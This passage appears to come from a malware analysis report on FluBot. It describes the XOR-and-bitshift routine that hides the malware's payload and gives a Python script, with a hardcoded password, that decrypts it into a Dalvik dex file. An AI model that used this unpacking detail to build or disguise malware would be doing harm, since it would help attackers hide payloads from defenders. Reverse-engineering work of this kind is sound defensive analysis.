
if (pos % 8) / 4:
  6815829
else:
  4784199

The word will be bitshifted with bitsifted value of modul of current location, and then the current byte of the encrypted dex will be xorred with the value


(word >> ((pos % 4) << 3) ^ currentbyte

TLP:WHITE

Combine information and write a script





```python
password = "PUuhgrUGGIUh9JHGUIGIUHGokfewrofijU"

charArray = list(password)

for i in range(0, len(charArray)):
    charArray[i] = ord(charArray[i])

with open("dFugwiw/hGwggGphy1.qgU", "rb") as fi:
    payload = fi.read(-1)

payload = zlib.decompress(payload)

word1 = charArray[9] << 16 | charArray[8]
word2 = charArray[11] << 16 | charArray[10]

print("Word1: '{}' Word2: '{}'".format(str(word1), str(word2)))

decrypted_dex = []
pos = 0

while pos < len(payload):
    if pos & 4:
        outbyte = (word2 >> ((pos % 4) << 3)) ^ payload[pos]
        decrypted_dex.append(outbyte & 255)
    else:
        outbyte = (word1 >> ((pos % 4) << 3)) ^ payload[pos]
        decrypted_dex.append(outbyte & 255)
    pos+=1

deobfuscated = zlib.decompress(bytes(decrypted_dex))

with open("/tmp/DHL52.dex", "wb") as foo:
    foo.write(deobfuscated)
```



```
~/To/flubot/dex-decrypt  main !3 ?22
file /tmp/DHL52.dex
/tmp/DHL52.dex: Dalvik dex file version 035
```

TLP:WHITE



